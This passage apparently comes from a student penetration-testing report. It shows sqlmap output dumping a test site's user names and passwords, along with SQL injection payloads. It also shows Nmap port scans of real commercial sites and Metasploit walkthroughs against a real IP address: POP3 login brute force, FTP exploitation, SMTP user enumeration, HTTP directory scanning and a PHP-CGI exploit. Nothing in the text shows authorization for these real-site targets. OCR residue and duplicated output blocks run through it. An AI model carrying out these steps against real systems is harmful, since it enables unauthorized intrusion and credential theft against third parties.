Table: users
[1 entry]
+---------+
| name    |
+---------+
| testone |
+---------+

[15:46:56] [INFO] table 'acuart.users' dumped to CSV file '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.c
om/dump/acuart/users.csv'
[15:46:56] [INFO] fetched data logged to text files under '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.c
om'
```

We can also obtain their passwords by replacing the “name” keyword from the above command by “password”.

```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 4105=4105

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7170717071,(SELECT (ELT(5263=5263,1))),0x7171767071),5263)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 7102 FROM (SELECT(SLEEP(5)))guXF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170717071,0x6346675057516a65784c75
6a634272725969694d747266516d5347786b464a6e70564265755a4961,0x7171767071),NULL,NULL,NULL-- -
---
[15:49:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[15:49:11] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[15:49:12] [INFO] table 'acuart.users' dumped to CSV file '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.c
om/dump/acuart/users.csv'
[15:49:12] [INFO] fetched data logged to text files under '/home/kiran/.local/share/sqlmap/output/testphp.vulnweb.c
om'
```

4.2. Port Scanning

A port scan is a common technique hackers use to discover open doors or weak points in a network. A port scan attack helps hackers find open ports and figure out whether they are receiving or sending data. It can also help in identifying active security devices like firewalls that are being used by an organisation.

Open ports of website: indrive.com

Starting Nmap 7.92 (https://nmap.org) at 2023-06-20 18:23 IST

Nmap scan report for indrive.com (185.104.210.6)

Host is up (0.031s latency).

Not shown: 989 filtered tcp ports (no-response)

PORT STATE SERVICE

21/tcp open ftp

25/tcp open smtp

80/tcp open http

110/tcp open pop3

113/tcp closed ident

143/tcp open imap

443/tcp open https

2000/tcp open cisco-sccp

5060/tcp open sip

8008/tcp open http

8010/tcp open xmpp

```
┌──(root㉿kali)-[~]
└─# nmap indrive.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-20 18:23 IST
Nmap scan report for indrive.com (185.104.210.6)
Host is up (0.031s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
25/tcp   open   smtp
80/tcp   open   http
110/tcp  open   pop3
113/tcp  closed ident
143/tcp  open   imap
443/tcp  open   https
2000/tcp open   cisco-sccp
5060/tcp open   sip
8008/tcp open   http
8010/tcp open   xmpp

Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
```

Open ports of website: acunetix.com

Starting Nmap 7.92 (https://nmap.org) at 2023-06-20 18:33 IST

Nmap scan report for acunetix.com (34.238.213.100)

Host is up (0.042s latency).

Other addresses for acunetix.com (not scanned): 54.156.129.192

rDNS record for 34.238.213.100: ec2-34-238-213-100.compute-1.amazonaws.com

Not shown: 988 filtered tcp ports (no-response), 1 filtered tcp ports (admin-prohibited)

PORT STATE SERVICE

21/tcp open ftp

25/tcp open smtp

80/tcp open http

110/tcp open pop3

113/tcp closed ident

143/tcp open imap


443/tcp open https

2000/tcp open cisco-sccp

5060/tcp open sip

8008/tcp open http

8010/tcp open xmpp



4.2. Port Exploitation


(i) Port 110 (pop3)


PORT 110 - Pop3 auxiliary modules in Metasploit this module attempts to authenticate .Pop3 service that is port to port service that is basically PoP stands for port to port.


Steps for pop3:

· open up terminal

- type yourself msfconsole
- search pop3 can see that pop3 login module
- let's load pop3 login module into the MSF console
- type use auxiliary/scanner/pop3/pop3_login
- then now type info
- type set RHOST (IP Address)
- set BRUTEFORCE_SPEED 5
- and to execute it type run and enter.








4.2.2 Port 21 (ftp)


PORT 21 - FTP is used to transfer files between 2 computers over a network and Internet, Port 21 is used for creating a connection.[FTP - File Transfer Protocol].


Steps for FTP -


- Open Terminal
- Then Type nbtscan -r IP Range(Target IP)

- Then Type nmap -p 21 –script vuln Target IP
- Then go to reference for further details
- Now type msfconsole
- Now type help
- Search for the word that is available in the information part of FTP
- Use Name of Module
- Then type Show Options
- Set RHOST Target IP
- Verify it by typing “Show Options”
- Then take a look at the available payloads by typing “show payloads”
- Set payload “Payload Name”
- Now for running the attack, type exploit.









(ii) Port 25 (smtp)

PORT 25 - Port 25 is mainly used for SMTP Relaying – transmitting messages between different email servers. It is not recommended to use for email submission.

1) We determine which software and version is running behind port 25. Using command:

   db_nmap -p 25 -sC -sV -A 185.104.210.6

2) Using auxiliary module of metasploit

use auxiliary/scanner/smtp/smtp_version

3) Using user enumeration module of MSF for SMTP

   - ***use auxiliary/scanner/smtp/smtp_enum***
   - ***run***

   The module was able to extract a list of users. We can now try to brute force our way in with these users.

4) Acquiring database emails using command:

   nc [IP Address] [Port no.]

5) Creating a list of users using the "VRFY" command.

   VRFY user

6) Now we will use the tool **smtp-user-enum** to increase the speed of finding users.

   smpt-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t [IP Address]

```
msf6 > db_nmap -p 25 -sC -sV -A 185.104.210.6
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-22 18:39 IST
[*] Nmap: Nmap scan report for 185.104.210.6
[*] Nmap: Host is up (0.0034s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 25/tcp open  smtp?
[*] Nmap: |_smtp-commands: Couldn't establish connection on port 25
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 262.44 seconds
msf6 > services -p 25
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
185.104.210.6  25    tcp    smtp  open
```

```
msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 185.104.210.6
RHOSTS => 185.104.210.6
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 185.104.210.6:25      - 185.104.210.6:25 SMTP
[*] 185.104.210.6:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > back
msf6 > services -p 25
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
185.104.210.6  25    tcp    smtp  open
```

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                Required  Description
   ----       ---------------                --------  -----------
   RHOSTS                                    yes       The target host(s), see https://docs.metasploit.com/docs
                                                       /using-metasploit/basics/using-metasploit.html
   RPORT      25                             yes       The target port (TCP)
   THREADS    1                              yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                           yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework  yes       The file that contains a list of probable users accounts
              /data/wordlists/unix_users.txt             .


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 185.104.210.6
RHOSTS => 185.104.210.6
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[-] 185.104.210.6:25      - 185.104.210.6:25 Connection but no data ... skipping
[*] 185.104.210.6:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(kiran㉿kali)-[~]
└─$ smtp-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-users-enum' not found, did you mean:
  command 'smtp-user-enum' from deb smtp-user-enum
Try: sudo apt install <deb name>

┌──(kiran㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-user-enum' not found, but can be installed with:
sudo apt install smtp-user-enum
Do you want to install it? (N/y)y
sudo apt install smtp-user-enum
[sudo] password for kiran:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following package was automatically installed and is no longer required:
  ruby3.0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  smtp-user-enum
0 upgraded, 1 newly installed, 0 to remove and 1741 not upgraded.
Need to get 82.3 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 smtp-user-enum all 1.2-1kali4 [82.3 kB]
Fetched 82.3 kB in 1s (82.4 kB/s)
Selecting previously unselected package smtp-user-enum.
(Reading database ... 315808 files and directories currently installed.)
Preparing to unpack .../smtp-user-enum_1.2-1kali4_all.deb ...
Unpacking smtp-user-enum (1.2-1kali4) ...
Setting up smtp-user-enum (1.2-1kali4) ...
Processing triggers for kali-menu (2022.2.0) ...
```


```
┌──(kiran㉿kali)-[~]
└─$ smtp-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-users-enum' not found, did you mean:
  command 'smtp-user-enum' from deb smtp-user-enum
Try: sudo apt install <deb name>

┌──(kiran㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-user-enum' not found, but can be installed with:
sudo apt install smtp-user-enum
Do you want to install it? (N/y)y
sudo apt install smtp-user-enum
[sudo] password for kiran:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following package was automatically installed and is no longer required:
  ruby3.0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  smtp-user-enum
0 upgraded, 1 newly installed, 0 to remove and 1741 not upgraded.
Need to get 82.3 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 smtp-user-enum all 1.2-1kali4 [82.3 kB]
Fetched 82.3 kB in 1s (82.4 kB/s)
Selecting previously unselected package smtp-user-enum.
(Reading database ... 315808 files and directories currently installed.)
Preparing to unpack .../smtp-user-enum_1.2-1kali4_all.deb ...
Unpacking smtp-user-enum (1.2-1kali4) ...
Setting up smtp-user-enum (1.2-1kali4) ...
Processing triggers for kali-menu (2022.2.0) ...
```

(iii) Port 80 (http)

PORT 80: Port 80 is the default port for http services (web pages). In a previous scan we've determined that port 80 is open. It's now time to determine what is running behind that port.

First do a nmap scan:

> db_namp -sV 185.104.210.6 -p 80

Next, we gather more information using auxiliary scanner:

> use auxiliary/scanner/http/http_version

> show options

> run

dir_listing' will determine if directory listing is enabled:

> use auxiliary/scanner/http/dir_listing

> show options

> run

'dir_scanner' will check for interesting directories:

> use auxiliary/scanner/http/dir_scanner

> show options

> run

To go through their content, we use 'files_dir':

> use auxiliary/scanner/http/files_dir

> show options

> run

Other module of interest id ‘options’, ‘robots_txt’ and ‘verb_auth_bypass’:

> use auxiliary/scanner/http/verb_auth_bypass

> show options

> run

If CGI Remote Code Execution is found while searching exploitDB:

> use exploit/multi/http/php_cgi_arg_injection

> set lhost

>run

4.3. Packet analysis using Burp Suite

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Steps to perform network analysis on our target site **indrive.com**:

1) Forwarding requests using Burpsuite:

Smart Internz

Pretty Raw Hex \n

```
1  GET / HTTP/1.1
2  Host: indrive.com
3  Sec-Ch-Ua:
4  Sec-Ch-Ua-Mobile: ?0
5  Sec-Ch-Ua-Platform: ""
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
   Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
9  Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Pretty Raw Hex \n


```
1  GET / HTTP/1.1
2  Host: indrive.com
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
   Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Connection: close
9
10
```

```
GET / HTTP/1.1
Host: indrive.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Accept-Encoding: gzip, deflate
